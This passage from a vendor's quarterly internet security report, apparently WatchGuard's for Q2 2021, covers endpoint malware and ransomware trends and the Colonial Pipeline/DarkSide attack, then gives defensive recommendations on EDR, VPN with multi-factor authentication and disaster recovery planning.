
A locally managed, non-Cloud email server allows you to keep control of your email but increases the burden of security on you, as you must harden and maintain that server. An option is to move email fully to a Cloud-hosted option, where companies like Microsoft and others work to secure it for you. Of course, you should ensure the server has the latest patches, security software, and that it's secured with firewall policies that prevent unauthorized access to any unnecessary services.

2



Network and Endpoint Security Plugs Defective Fix

Sometimes vendors' first patches don't always perfectly correct their intended security flaw on the first try. After the PEAR maintainers fixed the unserialized PHP Archive variability in 2018, researchers found a new way to exploit the vulnerability, and that's the exploit we last saw in the wild last during Q2. While software updates usually provide the best protection to vulnerabilities, occasionally those updates are flawed or incomplete. Seeing an intrusion protection service (IPS) detect and block an exploit before it reaches the intended server doesn't tell us if that server was vulnerable in the first place, had the exploit arrived. However, the fact that we see this unserialized PHP exploit in such volume suggests it provides at least some return to the criminals mounting the attack. There is no silver bullet for security. You should always patch hoping the update fixes vulnerabilities as intended, but make sure to deploy other layers and mitigations just in case. IPS or network detection and response (NDR) solutions can weed out many network exploits during the "vulnerability window" when a patch hasn't been released or doesn't work completely as intended. You can also install endpoint protection, detection and response (EPDR) solutions on servers to add additional protections from attacks that might make it through.





Endpoint Threat Trends



Endpoint Threat Trends

In this section, we switch things up a bit with our normal Q2 timeline and dig back through the entire first half (H1) of 2021 to look at threats detected at the endpoint. With much of the world still firmly in a mobile or hybrid workforce, the traditional network perimeter doesn't always factor into the cybersecurity defense equation. While a strong perimeter defense is still an important part of a layered security approach, strong endpoint protection (EPP) and endpoint detection and response (EDR) continue to grow in necessity.

Malware Origin

Knowing where a malware infection originates helps us identify which applications and services cybercriminals are targeting. One trend that has continued from when we last looked at endpoint data in the [Q4 2020](#) report is the growth of script-based fileless malware. In just the first half of this year, malware detections originating from scripting engines like PowerShell have already reached 80% of their entire detection volume from 2020, which itself was a substantial increase over the year prior. At its current rate, fileless malware detections are on track to double in volume from 2020.

Malware By Infection Origin




Figure 15: Malware By Infection Origin

Malware originating from compromised web browsers on the other hand appears to be lagging behind its 2020 totals. This could mean users are getting better at keeping their web browsers and extensions up to date with the latest security patches or recognizing potentially malicious links. When it comes to the most attacked browser, Internet Explorer is a clear favorite. This despite Internet Explorer only having around a 5% browser market share globally by most estimates. It is possible that those most likely to use Internet Explorer as their preferred browser are also less likely to install the latest security patches. Chrome on the other hand, which accounts for around 70% of the browser market share, barely fared worse than Firefox.

Browser-Originated Malware Detection




Figure 16: Browser-Originated Malware Detection

Ransomware Back on the Rise

Total ransomware detections on the endpoint were on a downward trend from 2018 through 2020 as organizations bolstered their defenses against this devastating attack. That downward trend appears to have broken in the first half of 2021 as the six-month total finished just shy of 2020's full-year total. Even if daily ransomware detections remain flat through the rest of the year, 2021's volume will finish at over 150% of last year's totals.

Ransomware Detections




Figure 17: Ransomware Detections

Ransomware attacks are clearly back in style for cybercriminals, which means organizations should ensure they have a tested business continuity and disaster recovery (BCDR) plan in place and ready to go.

Top Security Incident



Top Security Incident

Colonial Pipeline Ransomware Attack

It has been several years since ransomware was first declared a billion-dollar industry and while the “shotgun blast” style attacks we used to see in the mid-2010s have started to fade away, big game ransomware hits are clearly on the rise. On May 7, 2021, the nation’s largest oil pipeline system, run by Colonial Pipeline, became the latest and one of the most frightening victims of the ongoing digital epidemic. The attack caused fears of gasoline shortages all along the east coast of the United States, leading to panicked stockpiling and calls for a stronger focus on securing our critical infrastructure.

We aren’t going to spend this section discussing exactly how the ransomware managed to gain a foothold on Colonial Pipeline’s systems because the vector – a compromised credential that has since been discovered in a batch of stolen credentials on the dark web, paired with a lack of multi-factor authentication on the organization’s VPN – is about as basic and common as it gets. Instead, we’ll discuss the fallout of the breach and what the future looks like for critical infrastructure security.

DarkSide

Within a few days of the incident, the FBI confirmed the hacking group known as DarkSide was responsible. At the time of the attack, DarkSide was a relatively new hacking group, with attributed attacks only dating back to summer 2020. Like most prominent ransomware groups, DarkSide operated as a “ransomware as a service” organization where they developed the malware and maintained the payment infrastructure while affiliates were responsible for distributing the ransomware

to victims. This ransomware model continues to lower the bar for devastating attacks, enabling threat actors to focus on social engineering and delivery while leaving the coding to the experts.

DarkSide claimed to have a code of ethics, refusing to attack hospitals, schools, and non-profits as well as donating some of their extortion proceeds to charity. It’s impossible to commend these “morals” however without turning a blind eye to the millions of dollars in damages they were responsible for across other industries. Even their only proof of a charitable contribution, a receipt showing around \$10,000 in bitcoin donated to Children International and The Water Project, were a drop in the bucket compared to the tens of millions of dollars’ worth of extortion payments received through their lifetime.

We’ve described the DarkSide in the past tense because one week after the Colonial Pipeline incident, the organization released a statement that said, “due to the pressure from the U.S.,” it was shutting down operations and closing their affiliate program. Additionally, they claimed to have lost access to their blog and payment server as well as some of their funds. The US Justice Department later announced they had recovered 63.7 of the original 75 bitcoin (\$4.4 million at the time) ransom payment from Colonial Pipeline.

Interestingly, the Justice Department has been tight-lipped about how exactly they came into possession of the Bitcoin wallet private key that enabled them to recover the extorted money. It’s unlikely the FBI is in possession of a computer capable of cracking a Bitcoin

wallet's private key, which leaves two other possible scenarios. Either the FBI was able to track down DarkSide's infrastructure and recovered a private key before the infrastructure was taken offline, or the FBI had access to DarkSide's communications and were able to obtain the key from there.

Impact and Response

Colonial Pipeline was forced to shut down pipeline operations on May 7th due to the attack, leaving much of the East Coast without a vital petroleum artery. In response, President Biden declared a state of emergency, which enabled alternative (though nowhere near the pipeline's capacity) methods of fuel transportation along the East Coast. Colonial Pipeline couldn't restart operations until May 12th, six days after the initial event, despite paying the demanded 75 bitcoin (\$4.4 million at the time) ransom within hours of the attack.

Two weeks after the attack, Colonial Pipeline's CEO confirmed the company had paid the ransom stating, "I know that's a highly controversial decision," but, "It was the right thing to do for the country." His statement highlighted the seriousness of the incident. The pipeline that Colonial maintains is part of the country's critical infrastructure and the attack against it proved the security weaknesses that much of the United States' infrastructure suffers from.

On the same day Colonial began to restore operations, President Biden issued an executive order outlining plans to expand the federal government's role in securing critical infrastructure. While the order lacked in actual actions, it did set to task several federal government agencies on creating plans to combat cyber threats against infrastructure targets like pipelines.

Looking Forward

Ransomware as a threat is clearly here to stay and cybercriminals appear to be ramping up attacks against the most critical services like hospitals, industrial control, and infrastructure. While the Colonial Pipeline attack took place in the United States, it is far from the only country affected by recent infrastructure cyber-attacks. This class of attack creates an impact on a national level wherever it occurs. In the US, the federal government has already begun rolling out mandatory data-reach reporting requirements for critical sectors like pipelines and utilities with hopes that information sharing can help lessen a cybercriminal organization's ability, like DarkSide's, to execute attacks. Additionally, US justice and intelligence agencies have been given "teeth" to go after cybercrime groups and actively disrupt activities.

Important Takeaways

Even with these improvements, ransomware attacks against critical resources aren't likely to slow down. With that said, regardless of your sector, there are steps you can take to help defend against these attacks and slow their propagation.



1

Do Not Pay the Ransom!

Ransomware attacks will never stop until they are no longer profitable or worth the potential criminal liability if caught. Paying a ransom, either directly or through cyber insurance, only guarantees cybercriminals have additional incentive to continue. Instead, create and test a disaster recovery plan that will allow your business to continue operations without having to pay the extortion demands. Additionally, adopt security architectures like Zero Trust that can limit an attacker's ability to move laterally and access critical resources that could be used in a double extortion attempt if exfiltrated.



2

Clean Your Attack Surface

Be sure to regularly audit your Internet-exposed resources and remove any low-hanging fruit. Things like exposed management access (RDP, SSH, etc.) should instead be moved behind a secure access portal or VPN to limit an attacker's ability to brute force or exploit their way past authentication. For resources you do leave exposed, be sure to protect them with multi-factor authentication (MFA) to harden them against credential attacks.



3

Strongly Consider Threat Intelligence Sharing

Few like willingly involving law enforcement or government officials in certain incidents for fear of complications but sharing indicators of attack or indicators of compromise through groups like the Cybersecurity and Infrastructure Agency (CISA) help them identify ongoing trends and issue alerts and guidance to protect other organizations. As cliché as it sounds, we are all in this together and anything we can learn from other events can help us defend against future threats.





Conclusion & Defense Highlights



Conclusion & Defense Highlights

Mankind has gotten better at forecasting certain events, mostly due to the wealth of data and analysis capabilities technology has delivered. However, forecasts only benefit us when we can translate them to actions that allow us to avoid bad circumstances. As interesting as we personally find all the intricacies of malware and exploit evolution, the primary purpose of this report is to give you a basic cyber threat forecast that helps you find the right protective security controls for the coming storm.

With our historical analysis and forecast out of the way, we'll now summarize some of the security strategies that we hope will keep the hacker rain off your next quarter.



Deploy an Endpoint Detection & Response (EDR) Safety Net

If you're a WatchGuard user, you have quite a few layers of malware detection available to you. At the network, our Fireboxes include gateway antivirus (GAV), IntelligentAV (IAV), and APT Blocker. Even though 64 percent of malware evaded signature-based detections in Q2, IAV and APT Blocker both proactively catch these threats. So you are pretty covered, right? Well, what about malware delivered via HTTPS. Unfortunately, we find around four out of five administrators do not use the Firebox's HTTP inspection capability, and with 91 percent of malware arriving over encrypted connections, this means you might be missing a lot.

No worries though, you have endpoint protection (EPP) too, right? It can catch what the network controls miss. That said, we have found a significant increase in malware that uses scripting, such as JavaScript or PowerShell, to evade some preventative malware detection controls. That brings us to the safety net of malware defenses – endpoint detection and response (EDR). EDR is not necessarily designed to prevent malware from running, rather it is made to identify the malware that does start to execute. It pays attention to what a process does when it runs on your computer, how it interacts with memory, and other contextual clues to try to recognize bad processes from good ones, even when the process is using a legitimate application like PowerShell. This is known as living off the land attacks. In short, EDR is a great layer to give you a chance at finding and remediating the script-based malware we see threat actors using today. If you are only using a basic antivirus product on your endpoint, we highly recommend you upgrade to a full EPP suite that includes EDR. For instance, WatchGuard offers Adaptive Defense 360 or WatchGuard EPDR with great EDR capabilities.



Shore Up the Holes in Your Remote Access

If you punch too many holes in a brick wall, it will eventually lose its load bearing capacity and collapse. You need to make sure to shore up those openings before that happens. As our business move to a hybrid workplace, where we must allow remote trusted employees some secure access to the treasures behind our walls, we need to still make sure we haven't punched that access hole too big. If you don't, you may suffer a collapse like the Colonial Pipeline, where ransomware authors easily breeze past your lack of defense.

Yes, you do need to allow secure remote access. However, we think there are two rules to doing that securely.

First, only allow remote access through a virtual private network (VPN). Sure, we all like the remote desktop protocol (RDP). Nothing makes it easier to manage a remote computer than to

make it like you are just using that desktop locally. However, you should never, and I mean never, expose RDP publicly to the Internet. Even if you think you have strong authentication nailed (which few do), RDP has suffered several flaws in the past that have let unauthenticated attackers in. Whether you use RDP, VNC, a command line, or whatever, always require VPN to gain access to these remote control network protocols.

Second, require multi-factor authentication (MFA) on all VPNs (or remote protocols in general). The Colonial Pipeline breach happened due to a leaked credential. Yeah, the attacker did get in through a VPN, which highlights that badly configured VPNs are a risk. However, simply adding MFA to your VPNs will make them the safest way to remote access any internal office resources.

To summarize, shore up your remote access by only exposing VPN with MFA directly, but no other remote access. Then attackers can't prey on RDP vulnerabilities and lost credentials won't be the end of the world.



Create, Update, or Test your BCDR Plan

Yes. Forecasts help prevent us from going out into the rain by telling us when it will come. However, sometimes it just rains long and hard enough that it floods our basement despite these preparations. The same can be said of predicting the cybersecurity threat. Our report can teach you about the current and historical techniques attackers use to deliver ransomware. With that knowledge, you can plug the gaps that we know the attackers use. However, that doesn't guarantee that an attacker's ransomware won't one day rain down hard enough to leak past those defenses we built.


In other words, it's good to erect defenses to try and prevent the problem, but you have to also accept that it might one day happen regardless of your fortifications. When that day comes, you want to be prepared for it with a well thought-out and tested business continuity and disaster recovery plan. What systems and data does your business critically rely on to get your day-to-day business done? What things could you live without for a few weeks vs. what must be up every minute of every hour for your doors to remain open? How quickly do you need to recover those systems in the event of downtime? Those are all just a few of the questions you need to ask yourself, and then solve for in a BCDR plan. A big part of computer security is "availability," so this plan outlines the technical and process details for making sure your critical systems can recover even in the worst of attacks. With ransomware growing, cybercriminals hope to disrupt your business processes to pressure you to pay ransomware. A good BCDR plan ensures you can recover from almost any situation, allow you to ignore ransoms even in the worst case, and keep your business alive. If you haven't invested any time updating or testing your BCDR plan lately, now is as a good time as any, and better than tomorrow or next year.

So that's our analysis of the cyber threat "weather" during Q2, as well as our forecasts of the trends we expect to continue next quarter. We hope you found this analysis enlightening, and more importantly that it helps you find the right gear to survive the wilds of the Internet. As always, leave your comments or feedback about our report at SecurityReport@watchguard.com, and stay safe!



Corey Nachreiner
Chief Security Officer

Recognized as a thought leader in IT security, Corey spearheads WatchGuard's security vision. Corey has operated at the frontline of cybersecurity for 22 years, evaluating and making accurate predictions about information security trends. Corey has the expertise to dissect complex security topics, making him a sought-after speaker at forums such as Gartner, Infosec and RSA. He is also a regular contributor to leading publications including CNET, Dark Reading, Forbes, Help Net Security, and more. Find him on www.secplicity.org.




Marc Laliberte
Security Operations Manager

Specializing in network security technologies, Marc's industry experience allows him to conduct meaningful information security research and educate audiences on the latest cybersecurity trends and best practices. With speaking appearances at IT conferences and regular contributions to online IT and security publications, Marc is a security expert who enjoys providing unique insights and guidance to all levels of IT personnel.



Trevor Collins
Information Security Analyst

Trevor Collins is a information security analyst at WatchGuard Technologies, specializing in network and wireless security. Trevor earned his security know-how and several certifications through his past military experience in the United States Air Force. Trevor is a regular contributor to Secplicity.org where he provides easily understood data analysis and commentary to IT professionals. Trevor's experience with a wide range of network security vendors and technologies allows him to provide unique perspectives to the industry.



Ryan Estes
Intrusion Analyst

Ryan is an intrusion analyst at WatchGuard Technologies operating primarily within DNSWatch, WatchGuard's DNS filtering and security service. For DNSWatch, Ryan helps customers better understand potential threats to their organization using tailored domain analysis and threat intelligence. Outside of DNSWatch, his research interests include web application security, Wi-Fi communications, and malware analysis. Ryan embraces a 'never stop learning' lifestyle allowing him to stay on top of the latest cybersecurity and malware trends. In turn, Ryan passes this knowledge on to our customers and even shares certain topics on his personal blog.



John Schilling
Intrusion Analyst

John is an intrusion analyst at WatchGuard Technologies operating primarily within DNSWatch, WatchGuard's DNS filtering and security service. John is responsible for identifying and analyzing potential phishing messages and feeding threat intelligence back into WatchGuard's security services. John brings multiple years of security experience on top of a lifetime of technology experience to the team in his work to identify the latest threats and trends.



Josh Staufbergen
Intrusion Analyst

Josh is an intrusion analyst at WatchGuard Technologies operating primarily within DNSWatch, WatchGuard's DNS filtering and security service. For DNSWatch, Josh helps customers better understand potential threats to their organization using tailored domain analysis and threat intelligence. Josh's multidisciplinary background with a political science BA and cybersecurity BS offers an added perspective into the geopolitical nature of cybersecurity threats. Past experience researching container security in Kubernetes deployments, and building a Zero-Trust Proof of Concept environment for small organizations contributes to his insights on how organizations face the difficulties of increasingly complex managed environments. His role includes contributing to the Secplicity blog.

About WatchGuard Threat Lab

WatchGuard's Threat Lab (previously the LiveSecurity Threat Team) is a group of dedicated threat researchers committed to discovering and studying the latest malware and Internet attacks. The Threat Lab team analyzes data from WatchGuard's Firebox Feed, internal and partner threat intelligence, and a research honeynet, to provide insightful analysis about the top threats on the Internet. Their smart, practical security advice will enable you to better protect your organization in the ever-changing threat landscape.

About WatchGuard Technologies

WatchGuard® Technologies, Inc. is a global leader in network security, endpoint security, secure Wi-Fi, multi-factor authentication, and network intelligence. The company's award-winning products and services are trusted around the world by nearly 18,000 security resellers and service providers to protect more than 250,000 customers. WatchGuard's mission is to make enterprise-grade security accessible to companies of all types and sizes through simplicity, making WatchGuard an ideal solution for midmarket businesses and distributed enterprises. The company is headquartered in Seattle, Washington, with offices throughout North America, Europe, Asia Pacific, and Latin America. To learn more, visit WatchGuard.com.

For additional information, promotions and updates, follow WatchGuard on Twitter @WatchGuard, on Facebook, and on the LinkedIn Company page. Also, visit our InfoSec blog, Secplicity, for real-time information about the latest threats and how to cope with them at www.secplicity.org.